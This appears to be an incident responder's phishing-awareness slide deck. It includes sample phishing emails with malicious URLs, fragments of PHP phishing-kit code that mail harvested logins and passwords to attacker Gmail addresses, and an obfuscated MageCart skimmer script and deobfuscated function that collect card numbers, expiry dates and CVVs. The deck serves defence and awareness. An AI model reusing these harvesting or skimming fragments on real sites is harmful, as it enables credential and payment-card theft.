Don't Get Phished

Signs and Red Flags From the Perspective of an Incident Responder

Jason Killam

About:config (me)

- Work at Jack Henry and Associates for three years performing digital forensics and incident response (DFIR)
- Nine Years in the Marines as a Data Network Specialist.
- Currently an Air Force Reservist working as a Cyber Warfare Specialist
- Certificate Soup: GCFA, GCFE, Security+, Network+, A+, SSCP
- Twitter: @killamjr
- IT Support for my parents

What is Phishing?

- Phishing is the fraudulent attempt to obtain sensitive information such as usernames, passwords and credit card details, often for malicious reasons, by disguising as a trustworthy entity in an electronic communication.

417 phishing cases – since 2017

List of cases (417 of 2973)

Quick Filters ▾   Sort by ▾

COINCIDENCE?

I THINK NOT!

hotmeme.net

2 filter(s) applied: **tags:** phishing ✖   **owner:** killam ✖   Clear filters

Misconceptions About Phishing

- HTTPS!=Safe
  - The push for HTTPS everywhere, has resulted in compromised sites hosting phishing pages unwittingly
  - Let's Encrypt makes getting a HTTPS certificate for free easy
- Good Spelling/Grammar doesn't make it safe!
  - Phishers use what are called "Phishing Kits" which are basically plug 'n play templates for building phishing sites and templates for phishing emails
  - Malware as a Service (MaaS) – for only a few bucks a phisher can purchase everything necessary to send out phishing emails and not have to code or write any emails themself

Misconceptions (Cont.)

- If it's hosted on a domain owned by a reputable company it's safe
  - Nope – there is a recent trend of phishing pages hosted on "Trusted" domains using different methods
  - For something like this it's important to pay attention to the **full** URL and domain

https://www.bleepingcomputer.com/news/security/phishing-report-shows-microsoft-paypal-and-netflix-as-top-targets/

Hancitor Email Examples

Malicious email campaign that delivers a banking trojan

Your account password has expired.

The following contains password security guidelines.

Please note:

- A strong password consists of at least three of the following: uppercase letters, lowercase letters, numbers, and symbols.
- For your protection and security, passwords are valid for 90 days.
- When distributing IDs and passwords, be sure to do so in a safe and secure manner.

To avoid service interruption, please change your password now.

Go to the sign-in page, **https://portal.office.com** and sign in with your User ID:

User Name: ████@jackhenry.com   click.email.micro**sort**fonline.com

Once you have successfully signed in, you can create a new password by following the instructions on the sign in page.

We appreciate your prompt attention to this matter, and look forward to continuing to meet your business needs.

Thank you for choosing to host your IT solutions with Microsoft.

Sincerely,
The Microsoft Online Services Team

From: Marcel
Sent: Friday, October 19, 2018 9:23 AM
Subject: Re: ACH. Confirmation for due Invoice.

invoices-2914445.pdf
19 KB

OpenInvoices_3000016...
211 KB

2 attachments (38 KB)   Download all   Save all to   2 attachments (247 KB)   Download all   Save all

Above attachment for due invoice. It has been approve for payment. Please confirm if all information are correct so we can process payment ASAP.

Let me know if you have any question.

Thank you!

https://belowundealinu.com/will/12/12/   **http://belowundealinu.com/will/12/12/**

Phishing Email Examples

Phishing Kits

- A phishing kit is basically a zipped up collection of files a bad guy can unzip on a compromised or server they own to quickly setup a phishing page
- So surely something so useful to a bad guy wouldn't be left behind by a the phisher right?

Phishing Kits (Cont.)

- Digging through the phishing kits usually yields the email address where the account info is being mailed

- These are usually compromised accounts, and should be reported to their respective email providers

```php
require_once('PHPMailer/aQiZyiHUAzhcUFSTIaOr.php');
$geoplugin = new geoPlugin();

//get user's ip address
$geoplugin->locate();
if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
    $ip = $_SERVER['HTTP_CLIENT_IP'];
} elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
} else {
    $ip = $_SERVER['REMOTE_ADDR'];
}
$ip = getenv("REMOTE_ADDR");
$agent=$_SERVER['HTTP_USER_AGENT'];

$email= "andrewtuanwilliams@gmail.com";
$message  = "==================+[ Personal Info - Hotmail ]+==================\n";

//Make sure that it is a POST request.
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
    throw new Exception('Request method must be POST!');
}
```

```php
<?php
session_start();
$_SESSION['email'] = $_POST['login'];
require_once('geoplugin.class.php');

$geoplugin = new geoPlugin();

//get user's ip address
$geoplugin->locate();
if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
    $ip = $_SERVER['HTTP_CLIENT_IP'];
} elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
} else {
    $ip = $_SERVER['REMOTE_ADDR'];
}

$agent=$_SERVER['HTTP_USER_AGENT'];
$email= "salauridwanopeyemi@gmail.com";
$ip = getenv("REMOTE_ADDR");
$message  = "==================+[ Personal Info - Hotmail ]+========
$message .= "Email Address: : ".$_POST['login']."\n";
$message .= "Password: ".$_POST['password']."\n";
$message .= "============= [ Ip & Hostname Info ] =============\n";
$message .= "Client IP : ".$ip."\n";
$message .= "User-Agent : ".$agent."\n";
```

box   01▮▮▮▮▮▮-09:21:18.pdf   Download   Sign up   Log in

20-09-18

IT'S A TRAP!

imgflip.com

https://akbarholidays.bid/space/

Document
Solutions
Making Your work Easier!

Office365 Phish

MicroSORFT

Misconceptions (cont.)

- But I use a Mac! So I'm safe right?
  - Oh my sweet summer child

Business Email Compromise

- A special type of email phishing where the Phisher poses as a high level executive to request an employee do something for them:
  - Wire Transfer
  - Send W-2 forms (tax refund fraud)
  - Send gift cards loaded with money

So what should I look for in a Phishing Email?

- Anything instructing you do things like "Login" or "Verify Account Details"
- Unexpected Emails using phrases related to money or legal action
  - keywords like remittance, ACH, invoice or wire transfer
- Misspellings still occur, but they're not as obvious – pay attention to the sender and From field.
- Unexpected emails from contacts
  - If something seems amiss with email from a contact of yours, call to verify
- Mouse over links to view the actual URL
  - just be careful not to click

What Should I look for in a Phishing Page

- Pay attention to the URL – does the "login" page you're on make sense?
- Are you already logged in? – if you've already logged into your webmail why would you be prompted to login again?
- Is your Spidey sense tingling? – does anything just seem off?
- If you put in fake info, does it log you in?
- After logging in, are you sent back to another login page?

So what can I do? A lowly non security Person?

- Setup Two Factor Auth – Available for pretty much anything that's worth securing.
  - Avoid phone number 2FA, (better than nothing though)
  - Use Google Authenticator, or other apps like Authy
  - Yubikey – Physical USB token, fits on your keyring
- Use a Password manager – keepass, dashlane, lastpass, etc
  - Makes using unique passwords on each site a lot easier
- Check suspicious links online **before** visiting them
  - Unshorten.it, urlscan.io – great resources for viewing a site before going to it

What Can I do? (Cont.)

- Signup and check your email address on haveibeenpwnd.com
  - Notifies you of breaches
- Stay up-to-date on current Trends
  - SANS Internet Storm Center – isc.sans.edu
  - Malware Traffic Analysis - malware-traffic-analysis.net
  - My Online Security – myonlinesecurity.co.uk
  - Krebs – krebsonsecurity.com
  - Bleeping Computer – bleepingcomputer.com
- Follow Infosec people on twitter
  - Malware_traffic, james_inthe_box, dvk01uk, sans_isc

But Wait

There's More!

MageCart

- A current trend where actors are compromising sites to export account information
  - Targets the magento plugin used for shopping sites
- Site code on the compromised sites is very similar to how phishing sites work
  - Gather User info
  - Sends account info in an HTTP POST
- Initially documented by RiskIQ

https://www.riskiq.com/blog/labs/magecart-keylogger-injection/

How do I find out if a site I'm visiting is compromised?

- Easy! Just learn how to read HTML Source code!

- OK that's not easy for everyone, but if you know a little
  - Look for unusual external domains hosting JavaScript
  - Look for large blocks of obfuscated scripts

1800wheelchair.com ▢ whitelistjs.com/tiKVCNL6u3wQ-vi2_wM

```
var _0x7763=['\x5a\x47\x56\x69\x64\x57\x63\x3d','\x61\x57\x35\x6d\x62\x77\x3d\x3d','\x5a\x
\x3d\x3d','\x61\x57\x35\x75\x5a\x58\x4a\x58\x61\x57\x52\x30\x61\x41\x3d\x3d','\x62\x33\x56
\x5a\x77\x3d\x3d','\x59\x32\x68\x79\x62\x32\x31\x6c','\x61\x58\x4e\x4a\x62\x6d\x6c\x30\x61
\x34\x3d','\x5a\x58\x68\x77\x62\x33\x4a\x30\x63\x77\x3d\x3d','\x5a\x47\x56\x32\x64\x47\x39
\x61\x57\x78\x6c','\x54\x57\x46\x6a\x49\x45\x39\x54\x49\x46\x67\x3d','\x5a\x32\x56\x30\x56
\x56\x30\x59\x57\x6c\x73','\x62\x47\x39\x6a\x59\x58\x52\x70\x62\x32\x34\x3d','\x63\x48\x4a
\x62\x32\x78\x7a\x4c\x6e\x42\x6f\x63\x41\x3d\x3d','\x64\x47\x6c\x74\x5a\x58\x70\x76\x62\x6
\x63\x48\x52\x70\x62\x32\x35\x7a','\x64\x47\x6c\x74\x5a\x56\x70\x76\x62\x6d\x55\x3d','\x4a
\x62\x6d\x63\x3d','\x59\x58\x42\x77\x56\x6d\x56\x79\x63\x32\x6c\x76\x62\x6a\x30\x3d','\x59
\x6c\x6e\x61\x48\x51\x3d','\x61\x57\x35\x75\x5a\x58\x4a\x58\x61\x57\x52\x30\x61\x44\x30\x3
\x59\x58\x5a\x68\x61\x57\x78\x58\x61\x57\x52\x30\x61\x41\x3d\x3d','\x61\x6c\x64\x70\x5a\x4
\x30\x3d','\x63\x6d\x56\x6d\x5a\x58\x4a\x79\x5a\x58\x49\x3d','\x63\x6d\x56\x78\x64\x57\x56
\x63\x47\x46\x79\x59\x57\x31\x7a\x50\x51\x3d\x3d','\x63\x32\x56\x30\x55\x6d\x56\x78\x64\x5
\x64\x33\x63\x74\x5a\x6d\x39\x79\x62\x53\x31\x31\x63\x6d\x78\x62\x6d\x4e\x76\x5a\x47\x
\x62\x48\x6b\x3d','\x63\x6d\x56\x30\x64\x58\x4a\x75\x49\x43\x68\x6d\x64\x57\x35\x6a\x64\x4
\x3d\x3d','\x5a\x58\x68\x6a\x5a\x58\x42\x30\x61\x57\x39\x75'];(function(a,c){var b=functio
if(_0x3776['initialized']===undefined){(function(){var a;try{var b=Function('return\x20(fu
c='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';a['atob']||(a['atob'
(d=b%0x4?d*0x40+a:a,b++%0x4)?e+=String['fromCharCode'](0xff&d>>(-0x2*b&0x6)):0x0){a=c['ind
('00'+b['charCodeAt'](a)['toString'](0x10))['slice'](-0x2);}return decodeURIComponent(c);}
```

Can I find Magecart compromised sites?

- Definitely, here are some things to search for in your web filtering
    - HTTP Traffic to MageCart domains, then look for the referrer
    - There are tons of lists out there of the domains
    https://vxcube.com/recent-threats-ioc/5ba47a2da39bb529071e8539/detail
    - HTTP POSTs with Referrers that are site related to a shopping
- Once you find a MageCart domain, use see what sites refer to it
    - https://urlscan.io/search/#coffemokko.com
- I've found the obfuscation is very similar and can be decoded using a combination of a few online tools
    - Beautifier.io
    - CyberChef

```javascript
function n2I() {
    var C2I, a2I, T2r, p2r, b2r;
    C2I = {
        'Address': jQuery17(G8t.K81("2" * 1))[G8t.x81(31)]() + G8t.K81("24" | 0) + jQu
        , 'CCname': jQuery17(G8t.x81(48))[G8t.x81("31" * 1)]()
        , 'Email': jQuery17(G8t.x81(52))[G8t.K81(31)]()
        , 'Phone': jQuery17(G8t.x81("40" * 1))[G8t.x81("31" * 1)]()
        , 'Sity': jQuery17(G8t.K81(+"43"))[G8t.K81(31)]()
        , 'State': jQuery17(G8t.x81("29" - 0))[G8t.K81(+"31")]()
        , 'Country': jQuery17(G8t.K81("33" - 0))[G8t.K81("31" * 1)]()
        , 'Zip': jQuery17(G8t.x81(+"50"))[G8t.K81("31" - 0)]()
        , 'Shop': window[G8t.x81(57)][G8t.x81("53" | 0)]
        , 'CcNumber': jQuery17(document[G8t.x81(+"23")])[G8t.K81("31" - 0)]()
        , 'ExpDate': jQuery17(document[G8t.x81("58" | 0)])[G8t.K81("31" - 0)]() + G8t.
        , 'Cvv': jQuery17(document[G8t.x81(+"5")])[G8t.x81("31" - 0)]()
    };
```

Questions?